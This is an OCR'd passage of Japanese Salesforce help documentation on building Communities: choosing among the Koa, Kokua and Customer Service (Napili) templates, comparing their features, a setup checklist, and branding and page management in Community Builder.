ヒント: コミュニティでは、Visualforce ページと Site.com ページを組み合わせて使用できます。デフォルトでは、作成するページではログインが要求されませんが、必要に応じて認証ページを追加できます。

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。

- コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。

2. [管理] > [ページ] をクリックし、[高度なカスタマイズ] 領域で、次のいずれかをクリックします。
   - [Force.com に移動] を使用して、ログインが要求されないページを作成するか、標準のエラーページを編集します。
   - [Site.com Studio に移動] を使用して Site.com Studio を開き、ブランド情報入りの公開用ページを作成できます (ログインを要求する認証ページを作成することもできます)。
3. Site.com Studio で公開ページを作成した後、Site.com サイトを公開してユーザがそのページにアクセスできるようにする必要があります。

コミュニティテンプレート

使用すべきコミュニティテンプレートは?

エディション


使用可能なエディション: Salesforce Classic


使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コミュニティテンプレートにより、顧客にタブレット、モバイルデバイス、またはデスクトップで視覚的および機能的に同じ環境を提供するコミュニティを作成できます。

顧客は、時間や場所を問わず会社とやりとりできる簡単な方法を求めています。セルフサービスコミュニティでは、問題の生じた顧客が必要な情報に簡単にアクセスできます。Koa および Kokua テンプレートで構築されたコミュニティでは、顧客がナレッジ記事を使用して情報を検索し、必要に応じてサポートに問い合わせることができます。カスタマーサービス (Napili) テンプレートを使用して作成したコミュニティで、記事を検索したり、質問をしたり、コミュニティから不特定多数のユーザから回答を得たりすることができます。それでも必要な情報が見つからない場合は、ログインすることなくサポートに問い合わせることができます。セルフサービステンプレートによって、常に一貫性のあるユーザの操作性でさまざまなデバイスにコミュニティを拡張できます。


Koa


Kokua



Customer Service (Napili)

ウィザードでは、テンプレートを選択した後、説明に従ってトピックおよびデータカテゴリ設定などの初期設定を行うことができます。

- Kokua は、データカテゴリ別に分類されたナレッジ記事をユーザに表示する、視覚的に豊かなセルフサービステンプレートです。ユーザはケースを送信してエージェントのサポートを得ることもできます。

- Koaは、モバイルデバイス用に最適化された、テキストベースのセルフサービステンプレートです。ユーザはテキスト表記されたデータカテゴリで記事を検索して参照し、探している内容が見つからない場合はサポートに問い合わせることができます。
- カスタマーサービス (Napili) テンプレートにより、顧客はコミュニティへ質問を投稿したり、記事の検索や表示をしたりすることができます。必要な情報が見つからない場合は、サポートエージェントに問い合わせることができます。

コミュニティビルダーを使用すると、コミュニティを非常に簡単にカスタマイズできます。コミュニティに関する情報を含めるためのコンポーネントをいくつか編集し、ブランド設定を拡張するために画像を追加すれば完了です。コーディングの必要はありません。さらに多くのカスタム操作が必要な場合は、カスタムページの作成、ページへのコンポーネントの追加、カスタムLightningコンポーネントの使用、および追加のSalesforceオブジェクトの公開を行うことができます。

コミュニティはログインユーザのプロファイル言語で自動的に表示されるため、言語ごとに個別のコミュニティを作成して維持する必要はありません。コミュニティビルダーを使用すれば、コミュニティでゲストユーザへの言語サポートを拡張できます。ゲストユーザの言語がサポートされていない場合は、各コミュニティページの言語ピッカーから言語を選択できます。すべての言語はコミュニティ内で管理されているので、言語ごとに個別のコミュニティを作成し管理する必要はありません。

関連トピック:

コミュニティの作成
コミュニティテンプレートで使用できる機能の比較
コミュニティでのページの設定とカスタマイズ

コミュニティテンプレートで使用できる機能の比較

テンプレートを使用してコミュニティを構築することを検討していますか? 次に、各コミュニティテンプレートで使用できる機能の主な違いを示します。使用するテンプレートを決定する前に、これらの機能を比較してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

機能の比較

	Koa	Kokua	カスタマーサービス (Napili)	Salesforce タブ + Visualforce
すべての Salesforce オブジェクト				✅
取引先			✅	✅
キャンペーン			✅	✅
ケース	✅	✅	✅	✅

	Koa	Kokua	カスタマーサービス (Napili)	Salesforce タブ + Visualforce
コミュニティビルダー	✅	✅	✅	
コミュニティディスカッション			✅	✅
取引先責任者			✅	✅
取引先責任者-to-複数取引先				✅
カスタムオブジェクト			✅	✅
Lightning コンポーネントを使用したカスタマイズ	✅	✅	✅	
Visualforce を使用したカスタマイズ				✅
Salesforce ナレッジ	✅ 必須	✅ 必須	✅ 推奨	✅ 推奨
知識のあるユーザ			✅	✅
リード			✅	✅
メモ			✅	✅
商談			✅	✅
モバイル用に最適化	✅	✅	✅	✅
注文				✅
質問-to-ケース			✅	
おすすめ			✅	
評価			✅	
トピック			✅	✅
トレンド記事	✅	✅	✅	

関連トピック:

実装ガイド: テンプレートを使用したコミュニティの作成

Salesforce Communites 実装ガイド

カスタマーサービス (Napili) テンプレートでサポートされるオブジェクト

カスタマーサービス (Napili) テンプレートでサポートされるすべてのオブジェクトのリストを確認してください。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

カスタマーサービス (Napili) テンプレートでサポートされるオブジェクト

API 参照名は括弧内に示されます。

- Account (Account)
- Activity History (ActivityHistory)
- Approval History (ProcessInstanceHistory)
- Approval process work item (ProcessInstanceWorkitem)
- Approval Step (ProcessInstanceStep)
- Asset (Asset)
- Campaign (Campaign)
- Campaign member (CampaignMember)
- Case (Case)
- CollaborationGroup
- Contact (Contact)
- **カスタムオブジェクト**
- Dashboard (Dashboard)
- Email Message (EmailMessage)
- Event (Event)
- **外部オブジェクト**
- Group (CollaborationGroup)
- Lead (Lead)
- Note (Note and NoteAndAttachment)
- Opportunity (Opportunity)
- Opportunity Contact Role (OpportunityContactRole)
- Opportunity Product (OpportunityLineItem)
- Opportunity team member (OpportunityTeamMember)
- Product (Product2)
- Report (Report)
- Service Appointment (ServiceAppointments)
- Shared Contacts (AccountContactRelationship)
- Task (Task)
- User (User)
- Work Order (WorkOrder)

- Work Order line item (WorkOrderLineItem)

カスタマーサービス (Napili) テンプレート — コミュニティ設定チェックリスト

コミュニティを作成するには、調査、目標の対応付け、および利用者の定義が必要です。同時に、実際の実装プロセスがシームレスになるように、すべての準備を整える必要があります。自分の組織を十分に理解している場合でも、この一般的なチェックリストによって、カスタマーサービス (Napili) テンプレートを使用するコミュニティに必要な内容を整理できます。

このリストのすべての内容を考慮しましたか?

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

作業を開始する前に

ブランドアセットの収集

- ☐ 会社のロゴの高解像度画像
- ☐ 配色 (またはアップロードして配色を自動的に生成するための画像)。
- ☐ ヘッダーとして使用する画像。
- ☐ サムネイル画像 (385x385 ピクセル) (主要トピックを使用している場合)。

内部 Salesforce 組織

- ☐ Salesforce Communities の有効化。一度設定すると変更できないため、ビジネスにとって適切な一意の URL を選択してください。
- ☐ コミュニティとそのメンバー間のコミュニケーション (お知らせメール、パスワードのリセットメールなど) 用のメールテンプレートの設定。
- ☐ システム管理者プロファイル、および内部組織からコミュニティにアクセスできる他のプロファイルでのコミュニティのグローバルヘッダーの有効化。
- ☐ コミュニティで使用する Service Cloud 機能 (Salesforce ナレッジなど) の有効化。
- ☐ プロファイルの確認および必要に応じて権限セットの追加。
- ☐ Web-to-ケースの設定。

Salesforce ナレッジを使用している場合

- ☐ データカテゴリの確認。
- ☐ ナレッジ記事タイプのフィード追跡の有効化。

コミュニティの作成時

内部 Salesforce 組織

- ☐ コミュニティへのメンバーの追加。

ゲストユーザプロファイルの設定 (コミュニティビルダーまたは [コミュニティ管理] を使用してアクセス)

- ☐ ケースオブジェクトの「参照」および「作成」権限の付与。

☐ Salesforce ナレッジを使用している場合、ゲストに対するデータカテゴリへのアクセス権の付与。

コミュニティ管理

☐ ナビゲーショントピックとサブトピックの設定、および各トピックへの記事の関連付け。

☐ 主要トピックおよび関連画像の設定。

☐ AppExchange からの最新の Salesforce Communities Management のダウンロード。

☐ モデレーション条件およびルールの設定。

☐ 評価の有効化と設定。

コミュニティビルダー

☐ 会社のブランド設定に合わせたコミュニティのカスタマイズ。

☐ デザインとコンテンツをカスタマイズする標準およびカスタム Lightning コンポーネントの追加。

コミュニティの作成後

☐ フィードバック用の内部 Chatter グループの設定、およびプレビューモード中のコミュニティの機能制限トライアルへのユーザの招待。

☐ フィードバックの取り込み、およびコミュニティの公開。

☐ コミュニティへのいくつかの初期コンテンツ (お知らせ投稿、グループ、関連性の高い記事や面白い記事) の追加。

コミュニティビルダーを使用したテンプレートのカスタマイズ

コミュニティビルダーの概要

コミュニティビルダーとセルフサービス用コミュニティテンプレートを使用すれば、モバイルデバイスに適したカスタムコミュニティを作成、ブランド設定、公開できます。テンプレートを選択してコミュニティをすばやく開始し、会社のブランド設定に合わせてページのスタイルを設定できます。

コミュニティビルダーでは、次のことができます。

- 会社のブランド設定に合わせて簡単にコミュニティのスタイルを設定する。
- コミュニティビルダーでコミュニティページおよびコンポーネントを編集し、ページのデザインとコンテンツをカスタマイズする。
- コミュニティをプレビューし、さまざまなデバイスに正しく表示されることを確認する。
- 変更を公開してコミュニティの全員が使用できるようにする。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

既知の制限

- コミュニティビルダーでは、事前定義されたいずれのテンプレートも使用せずに作成されたコミュニティのブランド設定はサポートされていません。

関連トピック:

コミュニティビルダーのナビゲーション
コミュニティビルダーでのコミュニティの設定の管理

コミュニティビルダーのナビゲーション

コミュニティビルダーを使用すると、カスタムコミュニティをすばやく作成し、組織のブランド設定に合わせてスタイルを設定できます。

コミュニティビルダーにアクセスする手順は、次のとおりです。

- [コミュニティ管理] のグローバルヘッダーメニューから、[コミュニティ管理] > [コミュニティビルダーに移動] をクリックします。
- [設定] の [すべてのコミュニティ] ページで、コミュニティ名の横にある [ビルダー] をクリックします。
- コミュニティから、プロファイルメニューで [コミュニティビルダー] をクリックします。

コミュニティビルダーでは、次のことができます。

- 組織のスタイルに合わせてコミュニティのブランドを設定する (1)。
- ページエディタでコミュニティページを編集し、ページのコンポーネントを追加、更新、または削除する (2)。これには、AppExchange のカスタム Lightning コンポーネントが含まれます。
- ページマネージャで、コミュニティページの管理、作成、削除、表示設定を行う (3)。
- コミュニティ設定を編集し、コミュニティのテンプレートへの更新を受け入れる (4)。
- [コミュニティ] メニュー (5) を使用して次の操作を実行できます。
  - コミュニティが有効になったら、コミュニティへ移動する。
  - [コミュニティ管理] にアクセスして、コミュニティの分析、ログイン、登録、評価、トピック、その他の設定を管理する。
  - [設定] に戻る。
- [ページ] メニュー、ナビゲーションメニュー項目、およびリンクを使用して、編集するコミュニティページに移動する (6)。
- さまざまなデバイスでコミュニティがどのように表示されるかを確認 (7) する。
- 新しいブラウザウィンドウでコミュニティをプレビューする (8)。
- 変更を公開してコミュニティの全員が更新を使用できるようにする (9)。


エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、公開する
- 「コミュニティの作成および管理」



関連トピック:

- コミュニティビルダーの概要
- コミュニティビルダーでのコミュニティの設定の管理

コミュニティビルダーを使用したコミュニティのブランド設定

コミュニティビルダーの機能強化されたブランドエディタを使用して、色やスタイルを効率的にコミュニティに適用します。カラー化された幅広いテキスト要素を備えたカラーパレットで配色を選択して、デザインをパーソナライズします。独自のロゴ画像をアップロードし、カスタムカラーパレットを自動的に生成すると、画像どおりの色が再現されます。

各テンプレートには、ページの外観を制御する定義済みスタイルが含まれます。これらのスタイルを使用してコミュニティをすばやく作成し、ニーズに合わせてスタイルを簡単かつ詳細にカスタマイズできます。コミュニティを作成したら、コミュニティビルダーのブランドエディタを使用してページにブランドとスタイルを設定します。

選択したテンプレートに応じて、コミュニティビルダーで次の操作を実行できます。

- カラーパレットを使用して、テンプレートに適した配色を適用する。
- テキスト、境界線の色、およびボタンの背景色を選択する。
- 会社独自のロゴ画像をアップロードして、そのメインの色に基づくカスタムカラーパレットを生成する。
- 独自のカラーパレットを必要に応じて保存または削除して管理する。
- フォントのファミリ、スタイル、および太さを指定する。
- ヘッダーおよびページの背景色、フォントファミリ、フォントサイズ、およびフォントの色を変更する。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限


コミュニティを作成、カスタマイズ、公開する

- 「コミュニティの作成および管理」

- カスタム CSS を使用して独自のスタイルを適用する。

メモ: 使用できるブランド設定オプションは、使用するテンプレートや選択したページに応じて異なります。

独自のロゴをブランドエディタにアップロードすると、コミュニティビルダーがその色を自動的に抽出し、それをベースに一連の色を提案します。提案された色を変更する場合は、色見本をクリックし、スライダを使用するか、16 進値を入力して色を調整します。



コミュニティにブランドを設定する手順は、次のとおりです。

1. ツールバーの [ページ] メニューを使用して、ブランド設定しながら表示するページに移動します。
2. 次のようにスタイルを定義します。
   - サイト全体で使用する色の範囲: パレットスワッチを選択します。
   - 特定の色: 関連するカラーピッカーを使用するか、16 進値を入力します。
   - 画像: 画像領域をクリックして画像をアップロードします。
   - フォントのタイプ、サイズ、または太さ: 関連するドロップダウンリストでオプションを選択します。

   変更内容は自動的に保存され、すぐにページキャンバスに表示されます。

または、独自の CSS スタイルを使用するには、ブランドエディタのツールバーにある をクリックします。テンプレートコンポーネントの今後のリリースですべての CSS カスタマイズがサポートされるとは限らないため、CSS は必要な場合に限り慎重に使用することをお勧めします。

関連トピック:

コミュニティビルダーの概要
コミュニティビルダーを使用したコミュニティのプレビュー


コミュニティビルダーでのコミュニティのページの管理

ページマネージャで、ページの作成からプロファイルベースのページ表示までページに関する必要なあらゆる作業を一元化します。

メモ: この機能は、Koa、Kokua、およびカスタマーサービス (Napili) テンプレートの Winter '16 以降のバージョンと、Aloha テンプレートの Spring '16 以降のバージョンで使用できます。

ページマネージャ (1) では、次の操作を実行できます。

- カスタムページを作成する (2)。
- ページを検索して選択し (3)、プロパティを編集する (4)。
- 選択したページの別のバリエーションを作成し、カスタマーサービス (Napili) でプロファイルベースのページ表示を設定する (5)。
- 選択したページとそのバリエーションのプレビュー、編集、削除を行う (6)。



エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティをカスタマイズまたは公開する

- 「コミュニティの作成および管理」

コミュニティビルダーを使用したカスタムページの作成


カスタムページを作成し、カスタムのレコード詳細、リスト、関連リストページを追加してコミュニティテンプレートを拡張することで、Salesforce データを最大限に活用します。

メモ: この機能は、Koa、Kokua、およびカスタマーサービス (Napili) テンプレートの Winter '16 以降のバージョンと、Aloha テンプレートの Spring '16 以降のバージョンで使用できます。

1. コミュニティビルダーで、左サイドバーの をクリックしてページマネージャを表示します。
2. ツールバーの + をクリックします。
3. ページを作成する手順は、次のとおりです。
   - 空白のレイアウトまたは事前設定されたページ (使用可能な場合) に基づく標準ページについては、[標準ページ] をクリックします。

     事前設定されたページがない場合、空白のレイアウトを選択します。または、(カスタムページのエクスポートまたはインポートを行ったため) 事前設定されたページがある場合、カスタマイズするページを選択するか、[新しい空白のページ] をクリックして空白のレイアウトを選択します。

     [次へ] をクリックし、ページに一意の名前を付けて、ページの URL の静的部分を指定します。
   - いずれかの Salesforce オブジェクトに関連付ける詳細、リスト、関連リストページについては、[オブジェクトページ] をクリックします (カスタマーサービス (Napili) のみ)。ページに関連付けるオブジェクトを選択します。



4. [作成] をクリックします。

エディション


使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition


ユーザ権限

コミュニティビルダーでページを作成する
- 「コミュニティの作成および管理」


レイアウトに基づくカスタムの標準ページは、ページマネージャの [私の Apex ページ] に表示されます。デフォルトのテンプレートページに基づくページは、その [ページのバリエーション] セクションに表示されます。



カスタムオブジェクトページは、[オブジェクト] に表示されます。



5. 標準ページを開くには、ツールバーの [編集] をクリックします。オブジェクトページを開くには、[ページのバリエーション] セクションの [ ] > [編集] をクリックします。



6. ページコンポーネントを追加して設定します。
7. カスタマーサービス (Napili) テンプレートを使用している場合は、ページの表示設定を行います。
8. 終了したら、コミュニティをプレビューして公開します。

ヒント:

- ページマネージャでページを選択すると、[ページのバリエーション] タブでは、ページの別バージョンをすぐに作成できるようになります。たとえば、3 つの異なる [質問の詳細] ページを作成してさまざまなレイアウトやスタイルを試したり、別々の利用者に割り当てたりすることができます。ページバリエーションを作成するには、[ページのバリエーション] タブの [新しいページのバリエーション] をクリックします。

  [▾] > [複製] をクリックして、ページのバリエーションを複製することもできます。

- 新規ページのカスタムナビゲーションノードを作成するには、[ナビゲーションメニュー] コンポーネントを使用します。テンプレートとコンポーネントについての詳細は、*「テンプレートを使用したコミュニティの作成」*を参照してください。

コミュニティビルダーでのプロファイルベースのページ表示

プロファイルベースのページ表示では、顧客とパートナーに別のバージョンのページが作成できるため、プロファイルを基準にして、だれがどのページを表示するのかを制御できます。

メモ: この機能は、カスタマーサービス (Napili) テンプレートの Winter '16 以降のバージョンで使用できます。

エディション


使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ページのバリエーション

ページのバリエーションは、ページの代替バージョンです。ページのバリエーションを使用して他のページレイアウトやスタイルを試したり、特定の利用者を対象にしたバリエーションを作成したりできます。カスタムページなど、コミュニティのすべてのページにデフォルトのページのバリエーションが 1 つ必要です。ページの [ページのバリエーション] タブでバリエーションを必要なだけ追加できます。

また、ページのバリエーションの複製もできます。若干の違いのみのページのバリエーションを作成する場合は、複製すると時間が制約できます。



例: たとえば、金融サービスコミュニティがあり、クライアントとブローカーにそれぞれのプロファイルに基づいて異なるホームページを表示するとします。ホームページのバリエーションを2つ作成し、それぞれのコンテンツの対象を特定の利用者(この場合はクライアントとブローカー)にして、各ページの表示を異なるプロファイルに設定します。すべてのメンバーは同じ URL に移動しますが、顧客には [ホーム A] が表示され、仲介者には [ホーム B] が表示されます。



ユーザと表示内容の詳細

[ページマネージャ] で必要なページのバリエーションを作成したら、その表示の設定ができます。3 つの表示オプションのいずれかを選択し、そのオプションとページの公開状況を組み合わせることで、ページがコミュニティメンバーに表示されるかどうかが決まります。


デフォルト: プロファイルで設定されていない場合はすべてのユーザ
